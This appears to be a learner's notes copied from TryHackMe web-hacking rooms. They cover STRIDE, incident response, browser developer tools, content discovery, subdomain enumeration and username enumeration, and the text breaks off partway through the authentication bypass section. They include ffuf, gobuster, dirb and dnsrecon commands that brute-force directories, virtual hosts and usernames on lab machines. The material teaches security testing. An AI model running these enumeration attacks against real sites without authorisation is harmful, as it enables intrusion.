
To help with this, there are frameworks such as **STRIDE**(**S**poofing identity,**T**ampering with data,**R**epudiation threats,**I**nformation disclosure, **D**enial of Service and**E**levation of privileges) and **PASTA** (**P**rocess for **A**ttack **S**imulation and **T**hreat **A**nalysis) infosec never tasted so good!. Let's detail STRIDE below. STRIDE, authored by two Microsoft security researchers in 1999 is still very relevant today. STRIDE includes six main principles, which I have detailed in the table below:

A breach of security is known as an incident. And despite all rigorous threat models and secure system designs, incidents do happen. Actions taken to resolve and remediate the threat are known as Incident Response (IR) and are a whole career path in cybersecurity.

Incidents are classified using a rating of urgency and impact. Urgency will be determined by the type of attack faced, where the impact will be determined by the affected system and what impact that has on business operations.



An incident is responded to by a **C**omputer**S**ecurity**I**ncident **R**esponse **T**eam (**CSIRT**) which is prearranged group of employees with technical knowledge about the systems and/or current incident. To successfully solve an incident, these steps are often referred to as the six phases of Incident Response that takes place, listed in the table below:



C-**Introduction to Web Hacking**

**https://medium.com/@amanatacca2020/tryhackme-walking-an-application-walkthrough-b69e1093a5ef**

**1-Walking An Application**

**a-Walking An Application**

In this room you will learn how to manually review a web application for security issues using only the in-built tools in your browser. More often than not, automated security tools and scripts will miss many potential vulnerabilities and useful information.


Here is a short breakdown of the in-built browser tools you will use throughout this room:

* **View Source** - Use your browser to view the human-readable source code of a website.
* **Inspector** - Learn how to inspect page elements and make changes to view usually blocked content.
* **Debugger** - Inspect and control the flow of a page's JavaScript
* **Network** - See all the network requests a page makes.

b-Exploring The Website

As a penetration tester, your role when reviewing a website or web application is to discover features that could potentially be vulnerable and attempt to exploit them to assess whether or not they are. These features are usually parts of the website that require some interactivity with the user.  
  
Finding interactive portions of the website can be as easy as spotting a login form to manually reviewing the website's JavaScript. An excellent place to start is just with your browser exploring the website and noting down the individual pages/areas/features with a summary for each one.

An example site review for the Acme IT Support website would look something like this:



c-Viewing The Page Source

The page source is the human-readable code returned to our browser/client from the web server each time we make a request.

The returned code is made up of HTML ( HyperText Markup Language), CSS ( Cascading Style Sheets ) and JavaScript, and it's what tells our browser what content to display, how to show it and adds an element of interactivity with JavaScript.

For our purposes, viewing the page source can help us discover more information about the web application.

How do I view the Page Source?

1. While viewing a website, you can right-click on the page, and you'll see an option on the menu that says View Page Source.
2. Most browsers support putting view-source: in front of the URL for example, **view-source:https://www.google.com/**
3. In your browser menu, you'll find an option to view the page source. This option can sometimes be in submenus such as developer tools or more tools.

Let's view some Page Source!

Try viewing the page source of the home page of the Acme IT Support website. Unfortunately, explaining everything you can see here is well out of the scope of this room, and you'll need to look into website design/development courses to understand it fully. What we can do, is pick out bits of information that are of importance to us.

At the top of the page, you'll notice some code starting with <!-- and ending with --> these are comments. Comments are messages left by the website developer, usually to explain something in the code to other programmers or even notes/reminders for themselves. These comments don't get displayed on the actual webpage. This comment describes how the homepage is temporary while a new one is in development. View the webpage in the comment to get your first flag.

Links to different pages in HTML are written in anchor tags ( these are HTML elements that start with <a ), and the link that you'll be directed to is stored in the href attribute.

For example, you'll see the contact page link on line 31:



If you view further down the page source, there is a hidden link to a page starting with "secr", view this link to get another flag. You obviously wouldn't get a flag in a real-world situation, but you may discover some private area used by the business for storing company/staff/customer information.  
External files such as CSS, JavaScript and Images can be included using the HTML code. In this example, you'll notice that these files are all stored in the same directory. If you view this directory in your web browser, there is a configuration error. What should be displayed is either a blank page or a 403 Forbidden page with an error stating you don't have access to the directory. Instead, the directory listing feature has been enabled, which in fact, lists every file in the directory. Sometimes this isn't an issue, and all the files in the directory are safe to be viewed by the public, but in some instances, backup files, source code or other confidential information could be stored here. In this instance, we get a flag in the flag.txt file.  
Many websites these days aren't made from scratch and use what's called a framework. A framework is a collection of premade code that easily allows a developer to include common features that a website would require, such as blogs, user management, form processing, and much more, saving the developers hours or days of development.  
Viewing the page source can often give us clues into whether a framework is in use and, if so, which framework and even what version. Knowing the framework and version can be a powerful find as there may be public vulnerabilities in the framework, and the website might not be using the most up to date version. At the bottom of the page, you'll find a comment about the framework and version in use and a link to the framework's website. Viewing the framework's website, you'll see that our website is, in fact, out of date. Read the update notice and use the information that you find to discover another flag.

d-Developer Tools – Inspector

**Developer Tools**

Every modern browser includes developer tools; this is a tool kit used to aid web developers in debugging web applications and gives you a peek under the hood of a website to see what is going on. As a pentester, we can leverage these tools to provide us with a much better understanding of the web application. We're specifically focusing on three features of the developer tool kit, Inspector, Debugger and Network.

**Opening Developer Tools**

The way to access developer tools is different for every browser. If you're not sure how to access it, click the "View Site" button on the top right of this task to get instructions to how to access the tools for your browser.


**Inspector**

The page source doesn't always represent what's shown on a webpage; this is because CSS, JavaScript and user interaction can change the content and style of the page, which means we need a way to view what's been displayed in the browser window at this exact time. Element inspector assists us with this by providing us with a live representation of what is currently on the website.

As well as viewing this live view, we can also edit and interact with the page elements, which is helpful for web developers to debug issues.

On the Acme IT Support website, click into the news section, where you'll see three news articles.

The first two articles are readable, but the third has been blocked with a floating notice above the content stating you have to be a premium customer to view the article. These floating boxes blocking the page contents are often referred to as paywalls as they put up a metaphorical wall in front of the content you wish to see until you pay.



Right-clicking on the premium notice ( paywall ), you should be able to select the Inspect option from the menu, which opens the developer tools either on the bottom or right-hand side depending on your browser or preferences. You'll now see the elements/HTML that make up the website ( similar to the screenshots below ).



Locate the DIV element with the class premium-customer-blocker and click on it. You'll see all the CSS styles in the styles box that apply to this element, such as margin-top: 60px and text-align: center. The style we're interested in is the display: block. If you click on the word block, you can type a value of your own choice. Try typing none, and this will make the box disappear, revealing the content underneath it and a flag. If the element didn't have a display field, you could click below the last style and add in your own. Have a play with the element inspector, and you'll see you can change any of the information on the website, including the content. Remember this is only edited on your browser window, and when you press refresh, everything will be back to normal.

e-Developer Tools – Debuggers

**Developer Tools - Debugger**


This panel in the developer tools is intended for debugging JavaScript, and again is an excellent feature for web developers wanting to work out why something might not be working. But as penetration testers, it gives us the option of digging deep into the JavaScript code. In Firefox and Safari, this feature is called Debugger, but in Google Chrome, it's called Sources.

On the Acme IT Support website, click on the contact page, each time the page is loaded, you might notice a rapid flash of red on the screen. We're going to use the Debugger to work out what this red flash is and if it contains anything interesting. Debugging a red dot wouldn't be something you'd do in the real world as a penetration tester, but it does allow us to use this feature and get used to the Debugger.

In both browsers, on the left-hand side, you see a list of all the resources the current webpage is using. If you click into the assets folder, you'll see a file named flash.min.js. Clicking on this file displays the contents of the JavaScript file.

Many times when viewing javascript files, you'll notice that everything is on one line, which is because it has been minimised, which means all formatting ( tabs, spacing and newlines ) have been removed to make the file smaller. This file is no exception to this, and it has also been obfusticated, which makes it purposely difficult to read, so it can't be copied as easily by other developers.

We can return some of the formattings by using the "Pretty Print" option, which looks like two braces { } to make it a little more readable, although due to the obfustication, it's still difficult to comprehend what is going on with the file. If you scroll to the bottom of the flash.min.js file, you'll see the line: flash['remove']();



This little bit of JavaScript is what is removing the red popup from the page. We can utilise another feature of debugger called **breakpoints**. These are points in the code that we can force the browser to stop processing the JavaScript and pause the current execution.


If you click the line number that contains the above code, you'll notice it turns blue; you've now inserted a breakpoint on this line. Now try refreshing the page, and you'll notice the red box stays on the page instead of disappearing, and it contains a flag.

f-Developer Tools – Network

The network tab on the developer tools can be used to keep track of every external request a webpage makes. If you click on the Network tab and then refresh the page, you'll see all the files the page is requesting.

Try doing this on the contact page; you can press the trash can icon to delete the list if it gets a bit overpopulated.

With the network tab open, try filling in the contact form and pressing the **Send Message** button. You'll notice an event in the network tab, and this is the form being submitted in the background using a method called AJAX. AJAX is a method for sending and receiving network data in a web application background without interfering by changing the current web page.



Examine the new entry on the network tab that the contact form created and view the page the data was sent to in order to reveal a flag.

2-Content Discovery

**https://rahulk2903.medium.com/content-discovery-tryhackme-walkthrough-e595b88181db**

a-What Is Content Discovery?

Firstly, we should ask, in the context of web application security, what is content? Content can be many things, a file, video, picture, backup, a website feature. When we talk about content discovery, we're not talking about the obvious things we can see on a website; it's the things that aren't immediately presented to us and that weren't always intended for public access.  
  
This content could be, for example, pages or portals intended for staff usage, older versions of the website, backup files, configuration files, administration panels, etc.  
  
There are three main ways of discovering content on a website which we'll cover. Manually, Automated and OSINT (Open-Source Intelligence).  
  
Start the AttackBox (by clicking the blue "Start AttackBox" button), and the machine on this task.

b-Manual Discovery - Robots.txt

There are multiple places we can manually check on a website to start discovering more content.


**Robots.txt**

The robots.txt file is a document that tells search engines which pages they are and aren't allowed to show on their search engine results or ban specific search engines from crawling the website altogether. It can be common practice to restrict certain website areas so they aren't displayed in search engine results. These pages may be areas such as administration portals or files meant for the website's customers. This file gives us a great list of locations on the website that the owners don't want us to discover as penetration testers.

Take a look at the robots.txt file on the Acme IT Support website to see if they have anything they don't want to list - To do this open Firefox on the AttackBox, and enter the url: <http://10.10.94.213/robots.txt> (*this URL will update 2 minutes from when you start the machine in task 1*)

c-Manual Discovery – Favicon

**Favicon**The favicon is a small icon displayed in the browser's address bar or tab used for branding a website.



Sometimes when frameworks are used to build a website, a favicon that is part of the installation gets leftover, and if the website developer doesn't replace this with a custom one, this can give us a clue on what framework is in use. OWASP host a database of common framework icons that you can use to check against the targets favicon <https://wiki.owasp.org/index.php/OWASP_favicon_database>. Once we know the framework stack, we can use external resources to discover more about it (see next section).

**Practical Exercise:**

On the AttackBox, open firefox and enter the url <https://static-labs.tryhackme.cloud/sites/favicon/> here you'll see a basic website with a note saying "Website coming soon...", if you look at your tabs you'll notice an icon that confirms this site is using a favicon.

Viewing the page source you'll see line six contains a link to the images/favicon.ico file.



If you run the following command on the AttackBox, it will download the favicon and get its md5 hash value which you can then lookup on the  
<https://wiki.owasp.org/index.php/OWASP_favicon_database>.

curl

**user@machine$ curl https://static-labs.tryhackme.cloud/sites/favicon/images/favicon.ico | md5sum**

Note: This curl will fail on the AttackBox if you are a free user, in which case you should use a VM for this. If your hash ends with 427e then your curl failed, and you may need to try it again. You could also run this on Windows in Powershell as shown below.

PowerShell

**PS C:\> curl https://static-labs.tryhackme.cloud/sites/favicon/images/favicon.ico -UseBasicParsing -o favicon.ico**

**PS C:\> Get-FileHash .\favicon.ico -Algorithm MD5**

**d-Manual Discovery - Sitemap.xml**

**Sitemap.xml**

Unlike the robots.txt file, which restricts what search engine crawlers can look at, the sitemap.xml file gives a list of every file the website owner wishes to be listed on a search engine. These can sometimes contain areas of the website that are a bit more difficult to navigate to or even list some old webpages that the current site no longer uses but are still working behind the scenes.

Take a look at the sitemap.xml file on the Acme IT Support website to see if there's any new content we haven't yet discovered: <http://10.10.94.213/sitemap.xml> (open this in the FireFox browser on the AttackBox).

e-Manual Discovery - HTTP Headers

**HTTP Headers**

When we make requests to the web server, the server returns various HTTP headers. These headers can sometimes contain useful information such as the webserver software and possibly the programming/scripting language in use. In the below example, we can see the webserver is NGINX version 1.18.0 and runs PHP version 7.4.3. Using this information, we could find vulnerable versions of software being used. Try running the below curl command against the web server, where the **-v** switch enables verbose mode, which will output the headers (there might be something interesting!).

curl

**user@machine$ curl http://10.10.94.213 -v**

**\* Trying 10.10.94.213:80...**

**\* TCP\_NODELAY set**

**\* Connected to 10.10.94.213 (10.10.94.213) port 80 (#0)**

**> GET / HTTP/1.1**

**> Host: 10.10.94.213**

**> User-Agent: curl/7.68.0**

**> Accept: \*/\***

**>**

**\* Mark bundle as not supporting multiuse**

**< HTTP/1.1 200 OK**

**< Server: nginx/1.18.0 (Ubuntu)**

**< X-Powered-By: PHP/7.4.3**

**< Date: Mon, 19 Jul 2021 14:39:09 GMT**

**< Content-Type: text/html; charset=UTF-8**

**< Transfer-Encoding: chunked**

**< Connection: keep-alive**

**f-Manual Discovery - Framework Stack**

**Framework Stack**

**Once you've established the framework of a website, either from the above favicon example or by looking for clues in the page source such as comments, copyright notices or credits, you can then locate the framework's website. From there, we can learn more about the software and other information, possibly leading to more content we can discover.**

**Looking at the page source of our Acme IT Support website (**[**http://10.10.94.213**](http://10.10.94.213/)**), you'll see a comment at the end of every page with a page load time and also a link to the framework's website, which is**[**https://static-labs.tryhackme.cloud/sites/thm-web-framework**](https://static-labs.tryhackme.cloud/sites/thm-web-framework)**. Let's take a look at that website. Viewing the documentation page gives us the path of the framework's administration portal, which gives us a flag if viewed on the Acme IT Support website.**

**g-OSINT - Google Hacking / Dorking**

**There are also external resources available that can help in discovering information about your target website; these resources are often referred to as OSINT or (Open-Source Intelligence) as they're freely available tools that collect information:**

**Google Hacking / Dorking**

**Google hacking / Dorking utilizes Google's advanced search engine features, which allow you to pick out custom content. You can, for instance, pick out results from a certain domain name using the site: filter, for example (site:**[**tryhackme.com**](http://tryhackme.com/)**) you can then match this up with certain search terms, say, for example, the word admin (site:tryhackme.com admin) this then would only return results from the**[**tryhackme.com**](http://tryhackme.com/)**website which contain the word admin in its content. You can combine multiple filters as well. Here is an example of more filters you can use:**

|  |  |  |
| --- | --- | --- |
| **Filter** | **Example** | **Description** |
| **site** | **site:tryhackme.com** | **returns results only from the specified website address** |
| **inurl** | **inurl:admin** | **returns results that have the specified word in the URL** |
| **filetype** | **filetype:pdf** | **returns results which are a particular file extension** |
| **intitle** | **intitle:admin** | **returns results that contain the specified word in the title** |

**More information about google hacking can be found here:**[**https://en.wikipedia.org/wiki/Google\_hacking**](https://en.wikipedia.org/wiki/Google_hacking)

**h-OSINT – Wappalyzer**

**Wappalyzer**

**Wappalyzer (**[**https://www.wappalyzer.com/**](https://www.wappalyzer.com/)**) is an online tool and browser extension that helps identify what technologies a website uses, such as frameworks, Content Management Systems (CMS), payment processors and much more, and it can even find version numbers as well.**

**g-OSINT - Wayback Machine**

**Wayback Machine**

**The Wayback Machine (**[**https://archive.org/web/**](https://archive.org/web/)**) is a historical archive of websites that dates back to the late 90s. You can search a domain name, and it will show you all the times the service scraped the web page and saved the contents. This service can help uncover old pages that may still be active on the current website**

**i-OSINT – GitHub**

**GitHub**

**To understand GitHub, you first need to understand Git. Git is a version control system that tracks changes to files in a project. Working in a team is easier because you can see what each team member is editing and what changes they made to files. When users have finished making their changes, they commit them with a message and then push them back to a central location (repository) for the other users to then pull those changes to their local machines. GitHub is a hosted version of Git on the internet. Repositories can either be set to public or private and have various access controls. You can use GitHub's search feature to look for company names or website names to try and locate repositories belonging to your target. Once discovered, you may have access to source code, passwords or other content that you hadn't yet found.**

**j-OSINT S3 Buckets**

**S3 Buckets**

**S3 Buckets are a storage service provided by Amazon AWS, allowing people to save files and even static website content in the cloud accessible over HTTP and HTTPS. The owner of the files can set access permissions to either make files public, private and even writable. Sometimes these access permissions are incorrectly set and inadvertently allow access to files that shouldn't be available to the public. The format of the S3 buckets is http(s)://{name}.**[**s3.amazonaws.com**](http://s3.amazonaws.com/)**where {name} is decided by the owner, such as**[**tryhackme-assets.s3.amazonaws.com**](http://tryhackme-assets.s3.amazonaws.com/)**. S3 buckets can be discovered in many ways, such as finding the URLs in the website's page source, GitHub repositories, or even automating the process. One common automation method is by using the company name followed by common terms such as {name}-assets, {name}-www, {name}-public, {name}-private, etc.**

**k-** **Automated Discovery**

**What is Automated Discovery?**

**Automated discovery is the process of using tools to discover content rather than doing it manually. This process is automated as it usually contains hundreds, thousands or even millions of requests to a web server. These requests check whether a file or directory exists on a website, giving us access to resources we didn't previously know existed. This process is made possible by using a resource called wordlists.**

**What are wordlists?**

**Wordlists are just text files that contain a long list of commonly used words; they can cover many different use cases. For example, a password wordlist would include the most frequently used passwords, whereas we're looking for content in our case, so we'd require a list containing the most commonly used directory and file names. An excellent resource for wordlists that is preinstalled on the THM AttackBox is**[**https://github.com/danielmiessler/SecLists**](https://github.com/danielmiessler/SecLists)**which Daniel Miessler curates.**

**Automation Tools**

**Although there are many different content discovery tools available, all with their features and flaws, we're going to cover three which are preinstalled on our attack box, ffuf, dirb and gobuster.**

**On the AttackBox execute the following three commands, targeting the Acme IT Support website and see what results you get.**

**Using ffuf:**

**ffuf**

**user@machine$ ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -u http://10.10.94.213/FUZZ**

**Using dirb:**

**dirb**

**user@machine$ dirb http://10.10.94.213/ /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt**

**Using Gobuster:**

**gobuster**

**user@machine$ gobuster dir --url http://10.10.94.213/ -w /usr/share/wordlists/SecLists/Discovery/W**

**3-** **Subdomain Enumeration**

**https://medium.com/@Aircon/subdomain-enumeration-tryhackme-ad6ac4605a2d**

**a-** **Brief**

**Subdomain enumeration is the process of finding valid subdomains for a domain, but why do we do this? We do this to expand our attack surface to try and discover more potential points of vulnerability.  
We will explore three different subdomain enumeration methods: Brute Force, OSINT (Open-Source Intelligence) and Virtual Host.**

**b-** **OSINT - SSL/TLS Certificates**

**When an SSL/TLS (Secure Sockets Layer/Transport Layer Security) certificate is created for a domain by a CA (Certificate Authority), CA's take part in what's called "Certificate Transparency (CT) logs". These are publicly accessible logs of every SSL/TLS certificate created for a domain name. The purpose of Certificate Transparency logs is to stop malicious and accidentally made certificates from being used. We can use this service to our advantage to discover subdomains belonging to a domain, sites like**[**https://crt.sh**](https://crt.sh/)**offer a searchable database of certificates that shows current and historical results.**

**Go to**[**crt.sh**](https://crt.sh/)**and search for the domain name tryhackme.com, find the entry that was logged at 2020-12-26 and enter the domain below to answer the question.**

**c-** **OSINT - Search Engines**

**Search engines contain trillions of links to more than a billion websites, which can be an excellent resource for finding new subdomains. Using advanced search methods on websites like Google, such as the site: filter, can narrow the search results. For example, site:\*.domain.com -site:www.domain.com would only contain results leading to the domain name domain.com but exclude any links to www.domain.com; therefore, it shows us only subdomain names belonging to domain.com.Go to**[**Google**](https://tryhackme.com/room/google.com)**and use the search term site:\*.tryhackme.com -site:www.tryhackme.com, which should reveal a subdomain for tryhackme.com; use that subdomain to answer the question below.**

**d-** **DNS Bruteforce**

**Bruteforce DNS (Domain Name System) enumeration is the method of trying tens, hundreds, thousands or even millions of different possible subdomains from a pre-defined list of commonly used subdomains. Because this method requires many requests, we automate it with tools to make the process quicker. In this instance, we are using a tool called dnsrecon to perform this. Click the "View Site" button to open the static site, press the "Run DNSrecon Request" button to start the simulation, and then answer the question below.**

**dnsrecon -t brt -d acmeitsupport.thm**

**e-** **OSINT - Sublist3r**

**To speed up the process of OSINT subdomain discovery, we can automate the above methods with the help of tools like**[**Sublist3r**](https://tryhackme.com/room/Automation%20Using%20Sublist3r%20%20To%20speed%20up%20the%20process%20of%20OSINT%20subdomain%20discovery,%20we%20can%20automate%20the%20above%20methods%20with%20the%20help%20of%20tools%20like%C2%A0Sublist3r,%20click%20the%20%22View%20Site%22%20button%20to%20open%20up%20the%20static%20site%20and%20run%20the%20sublist3r%20simulation%20to%20discover%20a%20new%20subdomain%20that%20will%20help%20answer%20the%20question%20below.)**, click the "View Site" button to open up the static site and run the sublist3r simulation to discover a new subdomain that will help answer the question below.**

**./sublist3r.py -d acmeitsupport.thm**

**f-** **Virtual Hosts**

**Some subdomains aren't always hosted in publically accessible DNS results, such as development versions of a web application or administration portals. Instead, the DNS record could be kept on a private DNS server or recorded on the developer's machines in their /etc/hosts file (or c:\windows\system32\drivers\etc\hosts file for Windows users), which maps domain names to IP addresses.**

**Because web servers can host multiple websites from one server when a website is requested from a client, the server knows which website the client wants from the Host header. We can utilize this host header by making changes to it and monitoring the response to see if we've discovered a new website.**

**Like with DNS Bruteforce, we can automate this process by using a wordlist of commonly used subdomains.**

**Start the AttackBox and then try the following command against the Acme IT Support machine to discover a new subdomain.**

**ffuf**

**user@machine$ ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/namelist.txt -H "Host: FUZZ.acmeitsupport.thm" -u http://10.10.133.130**

**The above command uses the -w switch to specify the wordlist we are going to use. The -H switch adds/edits a header (in this instance, the Host header), we have the FUZZ keyword in the space where a subdomain would normally go, and this is where we will try all the options from the wordlist.**

**Because the above command will always produce a valid result, we need to filter the output. We can do this by using the page size result with the -fs switch. Edit the below command replacing {size} with the most occurring size value from the previous result and try it on the AttackBox.**

**ffuf**

**user@machine$ ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/namelist.txt -H "Host: FUZZ.acmeitsupport.thm" -u http://10.10.133.130 -fs {size}**

**This command has a similar syntax to the first apart from the -fs switch, which tells ffuf to ignore any results that are of the specified size.**

**The above command should have revealed two positive results that we haven't come across before.**

**4-** **Authentication Bypass**

**https://iritt.medium.com/tryhackme-authentication-bypass-walkthrough-83e8cd6559f8**

**a-Brief**

**In this room, we will learn about different ways website authentication methods can be bypassed, defeated or broken. These vulnerabilities can be some of the most critical as it often ends in leaks of customers personal data.**

**b-** **Username Enumeration**

**A helpful exercise to complete when trying to find authentication vulnerabilities is creating a list of valid usernames, which we'll use later in other tasks.**

**Website error messages are great resources for collating this information to build our list of valid usernames. We have a form to create a new user account if we go to the Acme IT Support website (**[**http://MACHINE\_IP/customers/signup**](http://machine_ip/customers/signup)**) signup page.**

**If you try entering the username admin and fill in the other form fields with fake information, you'll see we get the error An account with this username already exists. We can use the existence of this error message to produce a list of valid usernames already signed up on the system by using the ffuf tool below. The ffuf tool uses a list of commonly used usernames to check against for any matches.**

**Username enumeration with ffuf**

**user@tryhackme$ ffuf -w /usr/share/wordlists/SecLists/Usernames/Names/names.txt -X POST -d "username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type: application/x-www-form-urlencoded" -u http://MACHINE\_IP/customers/signup -mr "username already exists"**

